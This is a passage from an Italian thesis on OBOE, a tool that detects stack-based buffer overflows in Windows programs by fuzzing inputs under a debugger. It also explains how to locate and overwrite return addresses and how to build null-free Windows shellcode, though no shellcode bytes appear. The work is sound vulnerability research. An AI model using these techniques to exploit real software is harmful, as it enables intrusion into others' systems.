3.1.1 Organizzazione della memoria

In Windows, come in molti altri sistemi operativi, viene utilizzata la memoria virtuale e ogni processo utente ha il proprio spazio di indirizzi virtuali. La lunghezza degli indirizzi è di 32 bit, ogni processo può quindi indirizzare 4GB di memoria. Nella configurazione maggiormente diffusa i 2GB più bassi, meno 256MB, sono a disposizione per il codice e i dati del processo, mentre i 2GB superiori sono riservati per il kernel.

In alcuni casi questa configurazione può risultare insufficiente, ad esempio il limite di 2GB è troppo restrittivo sui server che gestiscono grosse basi di dati . Per questo motivo in Windows Advanced Server e Windows Datacenter è possible ottenere uno spazio utente di 3GB. I dati fondamentali riguardanti i range degli indirizzi di memoria sono riportati in tabella 3.1, per ulteriori approfondimenti si veda [10, 12].

Partition	32-Bit Windows 2000 (x86 and Alpha)	32-Bit Windows 2000 (x86 w/3 GB User-Mode)	Windows 98
Kernel-Mode	0xFFFFFFFF 0x80000000	0xFFFFFFFF 0xC0000000	0xFFFFFFFF 0x80000000
User-Mode	0x7FFEFFFF 0x00010000	0xBFFEFFFF 0x00010000	0x7FFFFFFF 0x00400000

Tabella 3.1: Indirizzi virtuali della memoria

Per la gestione della memoria virtuale viene utilizzata la paginazione, cioè tutto lo spazio di indirizzamento virtuale è diviso in unità chiamate pagine. Le pagine vengono caricate in memoria solo quando sono necessarie per l'esecuzione del programma.

Teoricamente le dimensioni delle pagine possono essere una qualsiasi potenza di 2 fino a 64KB, ma sul Pentium queste dimensioni sono fissate a 4KB. Sull'Itanium, possono essere 8 o 16 KB; in più, il sistema operativo stesso può usare pagine a 4MB per ridurre lo spazio consumato dalla tabella delle pagine [13].

Tutte le zone di memoria come lo stack e l'heap sono quindi formate da una o più pagine. Bisogna ricordare che ogni thread ha un proprio stack privato; la posizione dello stack di un thread all'interno dei 2GB di memoria è stabilita dal sistema operativo e cambia tra le diverse versioni di Windows.

Tutte queste informazioni sono da tenere in considerazione quando si cercano dei buffer overflow stack–based. È infatti importante sapere dove si trovano i vari stack dei thread e in che modo è organizzata la gestione della memoria. In questo lavoro sono state fatte delle considerazioni importanti che derivano dall'utilizzo della paginazione.

3.1.2 Debugging

In Windows è presente una struttura sofisticata che permette la realizzazione di debugger avanzati. Sono presenti delle API attraverso le quali è possibile realizzare un debugger guidato dagli eventi o *event–driven*.

Realizzando un debugger di questo tipo è possibile ricevere una segnalazione ogni volta che nel processo debuggato, chiamato *debuggee*, si verifica un evento importante. Vengono quindi segnalate al debugger informazioni come la creazione di un thread oppure la generazione di un'eccezione.

Oltre ad essere informato sugli eventi significativi, il debugger ha anche il pieno controllo sulla maggior parte delle informazioni riguardanti il processo debuggato. È possibile, ad esempio, conoscere il numero dei thread presenti, leggere il valore dei registri salvati nel *process control block* e utilizzare sia in lettura che in scrittura i 2GB di memoria virtuale del processo. Per poter svolgere tutte queste operazioni, l'utente che utilizza il debugger deve possedere i permessi di *DEBUGGING*. Questi permessi sono impostati dall'amministratore del sistema e dovrebbero essere concessi solo a specifici utenti.

3.2 Debugging in OBOE

Per capire in che modo si può comportare un programma target generico è necessario illustrare le API utilizzate da OBOE per realizzare la parte di debugging.

Per creare un debugger event–driven in Windows sono presenti due alternative: è possibile monitorare un processo già in esecuzione oppure si può creare un processo specificando che dovrà essere debuggato. In OBOE viene utilizzata questa seconda modalità: dopo aver preparato l'input, si crea il target con l'API `CreateProcess`, presentata in figura 2.1.

Per indicare l'intenzione di debuggare il processo che sarà creato è sufficiente utilizzare il flag DEBUG_PROCESS nel sesto parametro. Specificando questo flag la fase di inizializzazione del processo non viene completata, in questo modo viene data la possibiltà al debugger di stabilire quando il processo può effettivamente essere eseguito. Per completare la fase di creazione, il thread che ha chiamato la `CreateProcess` deve utilizzare l'API `WaitForDebugEvent`. Questa API è bloccante, il debugger viene sospeso fino a quando non si verifica un evento significativo nel debuggee. Quando il debugger riprende l'esecuzione, nella struttura DEBUG_EVENT ritornata dalla `WaitForDebugEvent`, sono presenti tutte le informazioni sull'evento che si è verificato nel debuggee. Il debugger può quindi svolgere delle operazioni in risposta a questi eventi. Il processo debuggee può infine riprendere la sua esecuzione, dopo l'interruzione dovuta all'evento, quando il debugger chiama le API `ContinueDebugEvent` e `WaitForDebugEvent`. Utilizzando queste due funzioni il debugger si riporta in uno stato bloccato in attesa di altri eventi del debuggee.

3.3 Comportamento del target

Si possono a questo punto analizzare i comportamenti di un programma target in presenza di un input che ha lo scopo di generare un buffer overflow. Si ricorda che l'input fornito è costituito da stringhe composte da caratteri fissi oppure pseudocasuali.

Se nel target è presente uno stack–based buffer overflow e il return address viene sovrascritto con una stringa casuale, il comportamento del programma è del tutto

imprevedibile. Non si può fare nessuna assunzione su cosa possa succedere, il flusso di esecuzione potrebbe continuare con delle istruzioni totalmente casuali. Questo può ovviamente portare ad una serie di situazioni anomale.

Bisogna inoltre ricordare che lo stesso problema può porsi anche utilizzando una stringa formata da caratteri fissi. Non si può infatti sapere che tipo di operazioni sono fatte dal target sull'input; una stringa composta da caratteri fissi può diventare una stringa casuale. Inoltre anche con i caratteri fissi si può presentare una situazione particolarmente strana: se il return address viene sovrascritto solo in parte, il comportamento del programma è totalmente casuale.

Sebbene il programma potrebbe comportarsi in maniera completamente imprevedibile, si possono raggruppare tutti i casi in quattro classi distinte. Le prime due derivano direttamente dai valori restituiti dalla API `WaitForDebugEvent`. Queste due classi sono formate rispettivamente dai programmi che generano un'eccezione e da quelli che segnalano la loro terminazione. In questi casi i valori restituiti dalla `WaitForDebugEvent` sono EXCEPTION_DEBUG_EVENT e EXIT_PROCESS_DEBUG_EVENT. Le altre due classi non sono direttamente deducibili dai valori restituiti dalla API, ma vengono ricavate da altre informazioni. In queste situazioni non si verificano degli eventi importanti nel debuggee ed è quindi necessario che il debugger possa riprendere il controllo senza che si sia verificato un evento. Per questo motivo si imposta il secondo valore della API `WaitForDebugEvent` con un numero che rappresenta il tempo, espresso in secondi, dopo il quale la funzione deve ritornare.

In questo caso la chiamata non è bloccante e al ritorno si possono analizzare tutti i dati del target. In particolare si cerca di capire se il processo sia finito in un loop che ne impedisce la corretta esecuzione oppure se si sia bloccato. Il blocco potrebbe essere causato dall'attesa di altri dati di input.

Nei prossimi paragrafi sono elencati gli esempi più significativi che possono portare il processo in uno dei quattro stati descritti. Sicuramente ci possono essere anche altri esempi che derivano dall'esecuzione di codice casuale, ma tutti dovrebbero però essere riconducibili ad uno di questi stati.

3.3.1 Generazione di un'eccezione

Se nel debuggee si verifica un'eccezione, la funzione `WaitForDebugEvent` restituisce una struttura che, oltre a contenere il valore EXCEPTION_DEBUG_EVENT, fornisce indicazioni utili sul tipo dell'eccezione. In Windows sono presenti diversi tipi di eccezioni, una tabella che contiene quelle più note è contenuta nell'appendice A.

Questo stato, tra i quattro, è quello più interessante. La generazione dell'eccezione può essere dovuta a molti motivi; nel caso più semplice è presente un buffer overflow che tenta di scrivere tutti i 32KB di input sullo stack. In questo caso si verifica un'eccezione perché generalmente lo stack occupa molto meno spazio. Se si ipotizza che lo stack sia di una singola pagina e quindi occupi solo 4KB[1], quando si tenta di scrivere oltre i confini della pagina, si potrebbe trovare un indirizzo virtuale che non è mappato su nessuna pagina fisica. Viene quindi generata un'eccezione di tipo EXCEPTION_ACCESS_VIOLATION per segnalare che il processo ha cercato di scrivere dei dati in una zona di memoria non allocata. Si noti che in questo caso, anche se il return address viene sovrascritto, l'istruzione ret della funzione non è eseguita.

Se al contrario dell'esempio precedente i dati non superano la dimensione delle pagine riservate per lo stack, possono essere generati anche altri tipi di eccezioni. Si ipotizzi, per il momento, che venga eseguita la ret e che quindi il valore del return address presente sullo stack venga messo nel registro `EIP`.

Il return address potrebbe essere sovrascritto con un indirizzo virtuale non valido, in questo caso il processo genera un'eccezione di tipo EXCEPTION_ACCESS_VIOLATION per evitare che il programma continui la sua esecuzione in una zona di memoria non allocata. Questa situazione si può verificare frequentemente quando il return address viene sovrascritto solo in parte oppure se viene sovrascritto con caratteri casuali.

Si consideri ora il caso in cui il return address venga sovrascritto con un indirizzo virtuale valido; il processo tenta di eseguire il codice binario che si trova in quella posizione. L'indirizzo potrebbe però appartenere ad una sezione di memoria in cui sono contenuti i dati, potrebbero quindi non essere presenti delle istru-

[1] Con un processore di tipo pentium.

zioni eseguibili. In questo caso il processo potrebbe generare un'eccezione del tipo EXCEPTION_ILLEGAL_INSTRUCTION oppure potrebbe segnalare che l'istruzione è logicamente incorretta riportando, ad esempio, un'eccezione di tipo EXCEPTION_FLT_DENORMAL_OPERAND. Se invece nell'indirizzo virtuale fossero presenti delle istruzioni valide, il programma continuerebbe in maniera del tutto casuale finendo quasi sicuramente per generare un'eccezione. Questa situazione si può verificare se l'indirizzo virtuale, con cui è sovrascritto il return address, si riferisce ad una parte qualsiasi del codice del programma.

Si prenda in considerazione, come ultimo esempio, una situazione particolare in cui si verifica un'eccezione di tipo EXCEPTION_ACCESS_VIOLATION. Si assuma che ci sia un buffer overflow, i dati scritti sullo stack possano essere contenuti senza generare eccezioni e il return address sia sovrascritto. Si ipotizzi inoltre che ci sia almeno un puntatore tra le variabili locali o quelle passate come parametri. Se questo puntatore viene sovrascritto con un indirizzo virtuale non valido e se la funzione tenta di utilizzarlo per la lettura o scrittura viene generata un'eccezione di tipo EXCEPTION_ACCESS_VIOLATION. Quindi, a differenza dell'esempio precedente, l'istruzione ret della funzione non viene eseguita.

3.3.2 Terminazione

Anche questa situazione, come la precedente, si può riconoscere dai valori restituiti dalla `WaitForDebugEvent`, un programma rientra in questa classe quando l'API ritorna il valore EXIT_PROCESS_DEBUG_EVENT.

Il presentarsi di questo caso implica, la maggior parte delle volte, che nel target siano presenti degli adeguati controlli e che l'input sia stato riconosciuto come incorretto. Nei programmi a riga di comando, se l'input fornito è sbagliato, il programma generalmente termina mostrando un help.

La terminazione del processo potrebbe però essere dovuta anche al fallimento dell'API che legge la stringa dal registro, è infatti probabile che nei programmi venga forzata la terminazione se le funzioni importanti come le API falliscono. Si ricorda

che, come spiegato nel paragrafo 2.1.2, questa situazione si può verificare se si tenta di leggere dal registro una stringa più grande del previsto.

C'è inoltre un altro caso che porta in questa situazione, un processo può infatti terminare anche a causa di un buffer overflow. Anche se è molto improbabile, non si può escludere che, dopo avere eseguito la ret, il programma esegua del codice che provochi la terminazione del processo. In questo caso l'uso di caratteri pseudocasuali dovrebbe alterare il comportamento su prove ripetute. Utilizzando diversi valori come return address è praticamente impossibile che il processo finisca sempre ad eseguire del codice che ne provochi la terminazione.

3.3.3 Stato bloccato

Questo stato, come il successivo, non si può riconoscere direttamente dai valori restituiti dalla `WaitForDebugEvent`. In questi due casi non vengono infatti generati degli eventi significativi dal debuggee e per individuarli è necessario utilizzare un metodo non completamente deterministico. In assenza di eventi generati dal debuggee, il debugger deve poter riprendere il controllo sul target dopo un certo intervallo di tempo. In OBOE questo timeout è fissato a 2 secondi, se durante questo tempo non vengono generati degli eventi la funzione `WaitForDebugEvent` ritorna segnalando che il timeout è scaduto.

Un processo può trovarsi in questo stato per diversi motivi; un blocco temporaneo può essere provocato da un programma sviluppato con un singolo thread che aspetta di ricevere dell'input da una periferica lenta come la rete. Un processo può inoltre essere considerato bloccato quando ha un'interfaccia grafica e aspetta che l'utente generi qualche evento come la pressione di un tasto. Fino a quando questo evento non viene generato il processo non consuma tempo di CPU.

Per individuare questi processi, OBOE, ogni volta che riprende il controllo dopo un timeout, analizza attraverso l'API `GetProcessTimes` il tempo di CPU che il target ha utilizzato sia in user–space che in kernel–space. In particolare viene controllato se questo tempo sia cambiato rispetto alla rilevazione fatta precedentemente.

Tra una rilevazione e la successiva, anche se il tempo di esecuzione rimane costante, è impossibile stabile se il processo sia bloccato oppure semplicemente non sia stato schedulato. Non si può infatti avere la certezza che il processo sia andato in esecuzione e che non abbia consumato del tempo di CPU. Per questo motivo è stato introdotto un contatore che memorizza il numero di volte in cui il tempo di esecuzione è rimasto inalterato. Il contatore viene riazzerato ogni volta che si verifica un minimo aumento del valore del tempo utilizzato in user–space o in kernel–space. Se il contatore raggiunge il valore 3, il processo viene considerato bloccato, è infatti abbastanza ragionevole assumere che in tutto quel tempo il processo sia stato schedulato almeno una volta.

3.3.4 Stato di loop

L'ultimo stato in cui si può presentare il processo è quello di loop; questa situazione non si dovrebbe mai verificare in un programma. È possibile però finire in questo stato a causa di un buffer overflow, non si può infatti escludere che, dopo avere eseguito la ret, il processo finisca in un ciclo in cui la condizione di uscita non venga mai soddisfatta. La gestione di questo stato è molto simile a quella del precedente, si noti inoltre che questo caso è esattamente l'opposto. Nel precedente non veniva eseguita nessuna istruzione mentre in questo sono eseguite in continuazione delle istruzioni totalmente inutili.

Anche in questo stato non è possibile stabilire, con assoluta certezza, se il programma sia effettivamente in loop oppure no. Il target potrebbe infatti essere semplicemente un'applicazione molto pesante che richiede un tempo maggiore rispetto ad un programma più semplice. Come nel caso precedente, in assenza di eventi significativi, il debugger riprende la sua esecuzione al termine del timeout fissato. Anche in questo caso viene controllato il tempo che il processo ha consumato con l'API `GetProcessTimes`.

Per capire che un processo è bloccato viene rilevato il tempo di esecuzione consumato dopo la sua completa inizializzazione. Questo valore viene considerato come tempo di partenza e successivamente, ogni volta che il timeout scade, il debugger cal-

cola la differenza tra il tempo corrente e quello di partenza. Se la differenza supera la soglia dei 3 secondi il processo viene considerato in loop.

Anche se questa soglia può sembrare eccessivamente rigida bisogna ricordare che qui si confronta il tempo con quello che viene utilizzato da un singolo processo. Con la potenza delle moderne CPU tre secondi dovrebbero bastare per la maggior parte dei programmi esistenti. In OBOE c'è comunque la possibilità di modificare tale valore: l'incremento della soglia deve essere fatto se, con diverse stringhe, viene sempre segnalato questo stato. Bisogna infatti ricordare che il verificarsi di un loop è un evento abbastanza raro e quindi, se si presenta più volte, molto probabilmente la causa è la soglia troppo stringente.

3.4 Strategia utilizzata

Dopo avere definito il modo in cui è stata implementata la parte di debugging e quali sono i quattro casi in cui il target si può trovare, vengono descritte le scelte fatte in OBOE per determinare se un programma sia vulnerabile.

La prima decisione riguarda l'impostazione della stringa di input. Si utilizza una stringa, formata da caratteri fissi o pseudocasuali, che occupa la grandezza massima per il tipo di input utilizzato, mettendo negli ultimi quattro byte un indirizzo virtuale che fa riferimento ad una zona di memoria del kernel.

Ci si aspetta che i dati di input, compreso questo indirizzo, siano copiati sullo stack in presenza di un buffer overflow. Per trovare l'esatta posizione del return address si sposta l'indirizzo virtuale da destra a sinistra di una posizione alla volta, generando un processo per ciascuna stringa così ottenuta. In questo modo si cerca di partire da una situazione in cui l'indirizzo viene scritto al di sopra del return address fino ad arrivare al caso in cui i quattro byte sovrascrivono esattamente il return address.

Se il target riporta un'eccezione che indica, in maniera inequivocabile, che il return address è stato sovrascritto con questo particolare indirizzo, significa che è presente un buffer overflow di tipo stack–based ed inoltre è possibile modificare il flusso di esecuzione del processo in modo arbitrario.

Negli ultimi quattro byte viene inserito un indirizzo virtuale del kernel per avere la certezza che, quando il target tenti di eseguire il codice presente in quella posizione, venga generata un'eccezione. Anche se OBOE è stato progettato per l'ambiente Win32, non può essere eseguito correttamente nella famiglia di sistemi operativi del tipo Windows 9x. In questi sistemi la zona di memoria riservata al kernel non è protetta e quindi se si utilizza un indirizzo di questo tipo non viene generata un'eccezione [2]. Come si può vedere dalla tabella 3.1, per avere un indirizzo di memoria del kernel, in entrambe le configurazioni, bisogna scegliere un valore maggiore di `0xC0000000`, in OBOE è stato scelto l'indirizzo `0xDEDEDEDE`.

Per capire in maniera inequivocabile che l'eccezione generata sia dovuta all'esecuzione della ret, bisogna controllare una serie di condizioni. Si può capire che si è in questa situazione grazie al valore del registro `EIP` e alle informazioni riguardanti l'eccezione. Ci si aspetta infatti di ricevere un'eccezione del tipo EXCEPTION_ACCESS_VIOLATION in lettura e inoltre ci si aspetta che l'indirizzo dove si è verificata l'eccezione corrisponda al valore del registro `EIP` ed al valore `0xDEDEDEDE`.

Anche se la particolare scelta per determinare la posizione del return address sullo stack può risultare inefficiente, è l'unica praticabile. Non è infatti possibile implementare in questo caso una ricerca binaria perché si può dimostrare che in alcune situazioni complicate non si riesce a capire se, con la stringa utilizzata, sia stato sovrascritto il return address oppure no. L'unica possibilità è quella di diminuire un byte per volta, questa operazione potrebbe richiedere però un tempo eccessivo. Si consideri il caso in cui debbano essere generati 32K di processi e tutti siano bloccati: sono necessarie circa 54 ore per una singola stringa e un singolo parametro o chiave di registro. È quindi evidente che la fase di creazione dei processi non può essere fatta indiscriminatamente, ma deve essere fatta solo quando sia possibile ipotizzare che ci sia un buffer overflow.

A tale proposito, a seconda del tipo di caratteri utilizzati per la costruzione delle stringhe, sono state fatte delle scelte per determinare in quali casi valga veramente la pena di generare tutti i processi.

[2] Oltre a questo motivo ci sono altri problemi che ne impediscono il funzionamento in questa famiglia di sistemi operativi.

3.4.1 Scrittura oltre le pagine di stack

Prima di analizzare le scelte fatte bisogna considerare un caso particolare che deve essere gestito in anticipo e che è indipendente dal tipo di caratteri utilizzati per comporre le stringhe.

Questo caso è già stato presentato brevemente nel primo esempio del paragrafo 3.3.1 ed è legato alla generazione di un'eccezione causata dal tentativo di scrittura oltre i limiti dello stack. È interessante perché la maggior parte delle volte indica la presenza di un buffer overflow stack–based.

In OBOE, per capire che si sia verificata una situazione di questo tipo, è stata implementata la seguente procedura. Quando si riceve un'eccezione di tipo access violation, inizialmente viene letto il valore del registro ESP del thread che l'ha generata, si ottiene così un riferimento ad una pagina dello stack. Successivamente si controlla la presenza di altre pagine mappate in scrittura al di sopra di quella a cui fa riferimento ESP. Partendo dal valore di ESP si somma la grandezza di una pagina[3] e si controllano i permessi delle pagine valide; si noti che queste pagine possono anche non fare parte dello stack del thread. Dopo avere trovato l'ultima pagina scrivibile se ne calcola l'indirizzo base. Se questo indirizzo corrisponde con quello nel quale si è verificata l'eccezione e quest'ultima è avvenuta in scrittura significa che si è tentato di scrivere oltre le pagine dello stack.

Se ci si trova in questa situazione viene quindi diminuito l'input affinché i confini delle pagine non vengano oltrepassati. Dopo aver così garantito che i dati possano essere scritti tutti senza generare quest'eccezione, si può ragionare come se il processo fosse stato creato per la prima volta.

Si noti che il presentarsi di questa situazione quasi sicuramente implica la presenza di un buffer overflow, questo però non significa per forza che il return address della funzione che lo causa sia sovrascritto. È infatti possibile che la stringa di input venga copiata sullo stack sopra il return address. Un caso di questo tipo si può verificare quando la funzione chiama a sua volta un'altra funzione passandole l'indirizzo di un buffer locale e la stringa di input. Se l'ultima funzione chiamata copia tutti i dati della

[3] Questo valore si ricava dalla struttura dati ritornata dall'API `GetSystemInfo`.

stringa di input nel buffer della funzione chiamante, il suo return address, che si trova in una posizione più bassa sullo stack, non viene sovrascritto.

3.4.2 Stringhe fisse

Nell'ambito delle scelte legate alla generazione dei processi, il primo caso analizzato è quello in cui si utilizza una stringa composta, a meno degli ultimi quattro byte, da un unico carattere ripetuto. Il valore utilizzato è `0xDD`, questo byte non rappresenta un carattere stampabile ma crea degli indirizzi composti da `0xDDDDDDDD`, che si riferiscono ad una zona del kernel. Lo scopo di questi indirizzi è ovviamente quello di far generare un'eccezione al target nel caso in cui tenti di utilizzarne uno.

Dopo aver assicurato che non si verifichi un'eccezione causata dalla scrittura oltre le pagine di stack, si decide se approfondire ulteriormente un caso in base al comportamento del processo durante la sua prima esecuzione. Ci si aspetta infatti che, utilizzando dei caratteri identici, il comportamento sia lo stesso fino a quando il return address non venga sovrascritto con l'indirizzo `0xDEDEDEDE`.

Utilizzando il carattere `0xDD`, se è presente un buffer overflow stack–based dovrebbe generarsi un'eccezione. Per questo motivo l'analisi di un caso si interrompe se, durante la prima esecuzione, il processo si trova in uno degli stati di: terminazione, bloccato o loop. Il verificarsi di uno di questi stati non garantisce totalmente l'assenza di un buffer overflow, in quanto potrebbe ad esempio essere determinato dalla sovrascrittura parziale del return address oppure da una trasformazione fatta sull'input.

Considerando i casi in cui nel target viene generata un'eccezione, è conveniente isolare la situazione in cui viene riportata un'eccezione di tipo access violation da tutti gli altri. Se questa eccezione non si verifica, si presenta un caso simile a quelli precedenti ovvero potrebbe essere stata effettuata qualche trasformazione sull'input e quindi si può essere generata un'eccezione qualsiasi.

Il caso veramente interessante è invece dovuto al presentarsi di un access violation e si possono distinguere tre situazioni differenti in base: al valore dell'indirizzo in cui si verifica l'eccezione, al valore del registro `EIP` e al tipo di eccezione (lettura o scrittura).

Nella prima situazione l'eccezione avviene in lettura e l'indirizzo dove si verifica corrisponde al valore del registro `EIP` ed è inoltre uguale a `0xDDDDDDDD`. In questo contesto è sicuramente presente un buffer overflow ed inoltre la funzione ha eseguito la ret, è quindi possibile controllare a piacere il return address. Vengono quindi generati tutti i processi fino a quando nel registro `EIP` non compare il valore `0xDEDEDEDE`.

La seconda situazione si verifica quando il valore del registro `EIP` non corrisponde all'indirizzo in cui si verifica l'eccezione, ma quest'ultimo contiene `0xDDDDDDDD`. Questo significa che la funzione non ha eseguito la ret, ma ha tentato di utilizzare un puntatore che è stato sovrascritto: anche in questo caso OBOE genera tutti i processi. Il puntatore utilizzato dalla funzione potrebbe essere uno di quelli passati come parametro: se così fosse, limitandosi a sovrascrivere il return address, questo valore resterebbe inalterato e non si avrebbe quindi alcuna eccezione. Nel caso la funzione utilizzi invece un puntatore dichiarato localmente, viene sempre generata un'eccezione, anche quando ci si limita a sovrascrivere lo stack fino al return address.

L'ultima situazione si ha quando sia il registro `EIP` che l'indirizzo dove si verifica l'eccezione non contengono il valore `0xDDDDDDDD`. L'eccezione può essere dovuta ad un buffer overflow heap–based, ad una parziale modifica del return address oppure ad una serie di trasformazioni fatte sull'input. In questo caso non vengono generati tutti i processi perché non si riceverebbe mai un'eccezione all'indirizzo `0xDEDEDEDE`.

3.4.3 Stringhe pseudocasuali

Si consideri ora l'altro tipo di input che viene passato al processo, questo è formato da stringhe casuali composte da caratteri nel range a–z. Anche nella costruzione di queste stringhe vengono riservati gli ultimi quattro byte per memorizzare il valore `0xDEDEDEDE`.

Al contrario delle stringhe fisse, non si assume che il processo, nella prima esecuzione, generi un'eccezione ad un indirizzo noto. Rispetto al caso precedente aumentano le probabilità che il processo finisca in uno degli stati di: terminazione, bloccato o loop. Tali probabilità restano comunque basse, per questo motivo OBOE non tenta la generazione di tutti i processi. Questa scelta è anche motivata dall'analisi fatta

precedentemente sul tempo necessario per esaminare in modo esaustivo questi stati. All'utente viene comunque segnalata la presenza di un possibile buffer overflow se, prima di trovarsi in una di queste situazioni, il processo tenta si scrivere oltre i limiti delle pagine riservate per lo stack.

Bisogna ora analizzare il caso in cui il target generi un'eccezione, in questa situazione vengono sempre eseguiti tutti i processi indipendentemente dal tipo di eccezione. In mancanza di un indirizzo di riferimento non è possibile escludere nessun caso particolare. Questa scelta non influisce pesantemente sul tempo di esecuzione: spostando solo gli ultimi quattro byte ci si aspetta che ogni stringa creata faccia generare la stessa eccezione. In questi casi, anche generando tutti i 32K di processi, il tempo sprecato sarebbe solo all'incirca quindici minuti.

3.5 Rilascio delle risorse

Si è visto che in alcune situazioni OBOE deve essere in grado di generare un numero elevato di processi. Dopo che il processo è stato generato è necessario che, indipendentemente dal modo in cui si comporta, OBOE riesca a farlo terminare correttamente facendogli rilasciare tutte le risorse acquisite.

In Windows per far terminare un altro processo è presente l'API `TerminateProcess`; si riporta di seguito parte della sua documentazione:

> The **TerminateProcess** function is used to unconditionally cause a process to exit. The state of global data maintained by dynamic-link libraries (DLLs) may be compromised if **TerminateProcess** is used rather than **ExitProcess**.

questo significa che l'API non permette al processo di rilasciare correttamente tutte le risorse prima di terminare. Nelle prove che sono state effettuate, si arriva ad un punto in cui la `CreateProcess` fallisce riportando questo errore:

> **ERROR_NO_SYSTEM_RESOURCES (1450)**: Insufficient system resources exist to complete the requested service.

È stato quindi necessario utilizzare un'altra soluzione per far terminare in modo corretto tutti i processi. Sempre nella documentazione fornita per le API, sono presenti i possibili modi con cui far terminare un processo correttamente [1]; tra tutti è stato scelto il seguente:

> **A process executes until**: Any thread of the process calls the **`ExitProcess`** function. This terminates all threads of the process.

questa API deve ovviamente essere eseguita dal processo debuggee e non dal debugger.

Prima di analizzare i modi utilizzati per far eseguire al processo debuggato l'API, bisogna ricordare che la `ExitProcess` utilizza lo standard *stdcall* e riceve un unico parametro in ingresso. Questo valore è normalmente utilizzato per capire quale sia stata la causa che ha portato alla terminazione del processo. Considerando che OBOE genera il processo, non è importante impostare un codice particolare, può essere usato, senza alcun problema, l'ultimo valore presente nello stack del thread che chiama la funzione.

Per far eseguire la `ExitProcess` al processo sono state utilizzate due strategie differenti, in entrambe inizialmente si recupera l'indirizzo virtuale nel quale è stato caricato il codice della funzione.

La prima strategia è utilizzata per i processi bloccati, che non eseguono nessuna istruzione: per terminarli viene creato un nuovo thread al loro interno utilizzando l'API `CreateRemoteThread`. In uno dei parametri di questa API bisogna specificare dove si trova il codice da eseguire nello spazio utente del processo, questo valore viene impostato con l'indirizzo virtuale della `ExitProcess`.

Per i processi che invece hanno riportato un'eccezione oppure sono finiti in un loop si utilizza un'altra strategia: viene fatta eseguire la `ExitProcess` direttamente al thread che ha portato il processo in quel particolare stato. Per fare ciò, dopo che il debugger ha ripreso il controllo, viene impostato il valore del registro `EIP` dell'ultimo thread in esecuzione, con l'indirizzo virtuale nel quale si trova la `ExitProcess`. Viene poi rimandato in esecuzione il processo che termina correttamente rilasciando tutte le risorse.

Capitolo 4

Shellcode

Alla fine del primo capitolo è stato introdotto il payload ed è stato detto che lo shellcode è un particolare tipo di payload con lo scopo di fornire una shell. Dal punto di vista tecnico lo shellcode è una sequenza di byte formata da istruzioni in codice macchina (*opcode*[4]) che si vuole fare eseguire alla CPU. Queste istruzioni dipendono totalmente dal processore che si utilizza e dal sistema operativo. Oltre a dover conoscere le istruzioni per il processore, è essenziale sapere quale sia l'interfaccia messa a disposizione dal sistema operativo per poter eseguire le chiamate di sistema o *syscall*. Per poter creare uno shellcode è necessario utilizzare le syscall.

Una syscall può essere paragonata ad una normale funzione, la differenza fondamentale tra le due risiede nel fatto che la syscall viene eseguita in modalità kernel mentre la funzione in modalità utente. Anche per l'esecuzione delle syscall, come per le funzioni, sono presenti degli standard che descrivono il modo in cui devono essere passati i parametri. Ad ogni syscall è inoltre associato un numero che la identifica univocamente. Nei sistemi operativi che rispettano lo standard *POSIX* il numero associato ad ogni syscall è ben definito e, per garantire la massima portabilità, non verrà mai modificato in futuro.

Nei sistemi unix–like generalmente lo shellcode è composto da un'unica syscall il cui scopo è quello di generare un processo. Per chiamare questa syscall vengono impostati i parametri in modo opportuno ed inoltre si specifica il numero che la identifica. Viene poi generato un interrupt software che permette il passaggio da user–space

a kernel–space e la creazione del processo.

4.1 Shellcode in Windows

Anche se in ambiente Win32 sono presenti le syscall come negli altri sistemi operativi, non è consigliabile chiamarle utilizzando direttamente un interrupt software. Al contrario degli standard POSIX, i numeri associati alle syscall non sono ben definiti e possono cambiare tra le diverse versioni di Windows. Per garantire la massima portabilità, è necessario utilizzare un'altra interfaccia messa a disposizione in questo ambiente: le Win32 API.

Per poter utilizzare le API nello shellcode è necessario conoscere la loro posizione all'interno della memoria virtuale. Il codice delle API è inserito in *dll* (Dynamically Linked Library) e per poterle utilizzare è necessario che la libreria sia caricata in memoria. La posizione in memoria delle librerie e lo spiazzamento delle API all'interno di queste non è fisso, dipende dalla versione di Windows utilizzata e dai service pack installati.

Per ottenere l'indirizzo di un'API generica si possono utilizzare le funzioni: *LoadLibrary* e *GetProcAddress*. La prima carica una libreria in memoria, se non è già presente, e restituisce il suo indirizzo base. La seconda, invece, accetta come parametri il nome di un'API e l'indirizzo base della dll che la contiene e restituisce l'indirizzo virtuale dell'API richiesta. Grazie a queste due funzioni è quindi possibile ottenere l'indirizzo di tutte le API che vengono utilizzate nel payload.

Anche queste due funzioni, che sono contenute all'interno della *kernel32.dll*, sono delle API ed è necessario conoscere il loro indirizzo prima di poterle utilizzare. La libreria che le contiene viene sempre caricata in automatico dai processi[1] durante la loro esecuzione. La posizione della *kernel32.dll* è la stessa per tutti i processi di un sistema.

Per trovare l'indirizzo base della *kernel32.dll*, nello shellcode, si utilizzano normalmente delle tecniche avanzate di analisi della memoria virtuale[11]. Queste tecniche

[1] Esistono delle piccole eccezioni, in alcuni casi molto particolari è possibile impedire il caricamento della libreria in memoria.

non sono presentate in questo lavoro perché OBOE è un processo indipendente dal target che viene eseguito in locale. Dopo aver ottenuto, attraverso le funzioni *LoadLibrary* e *GetProcAddress*, gli indirizzi delle API, OBOE genera dinamicamente lo shellcode per il sistema operativo sul quale è in esecuzione.

4.2 Shellcode in OBOE

Lo shellcode realizzato per OBOE utilizza solamente due API, entrambe già presentate: `CreateProcess` e `ExitProcess`. L'esecuzione della `ExitProcess` è necessaria per fare terminare correttamente il processo che altrimenti continuerebbe ad eseguire il codice presente dopo lo shellcode.

Il codice assembler dello shellcode con una spiegazione dettagliata è stato inserito in appendice B.

Nel primo capitolo è stata illustrata l'importanza del null–byte nelle stringhe, questo elemento deve essere considerato anche in questa fase. In OBOE lo shellcode viene inserito nella stringa di input ed è quindi importante che nella sequenza di byte formata dallo shellcode non sia presente uno zero. Se ci fosse un null–byte solo una parte dello shellcode sarebbe copiata correttamente nel processo. Lo shellcode presente in appendice non contiene zeri, per ottenere questo risultato sono state impiegate le seguenti tecniche:

- La stringa "cmd" utilizzata dalla `CreateProcess` non contiene il null–byte che viene aggiunto durante l'esecuzione dello shellcode stesso.

- Per ottenere l'indirizzo nello stack della stringa "cmd" non viene effettuata una call in avanti ma indietro, in questo modo l'indirizzo relativo non contiene lo zero.

- Per passare uno zero come parametro viene utilizzato il registro eax, questo registro viene azzerato usando l'istruzione: `xor eax,eax`

Oltre che nello shellcode, anche nei quattro byte del return address non deve essere presente uno zero; per ottenere un indirizzo senza null–byte sono state utilizzate due

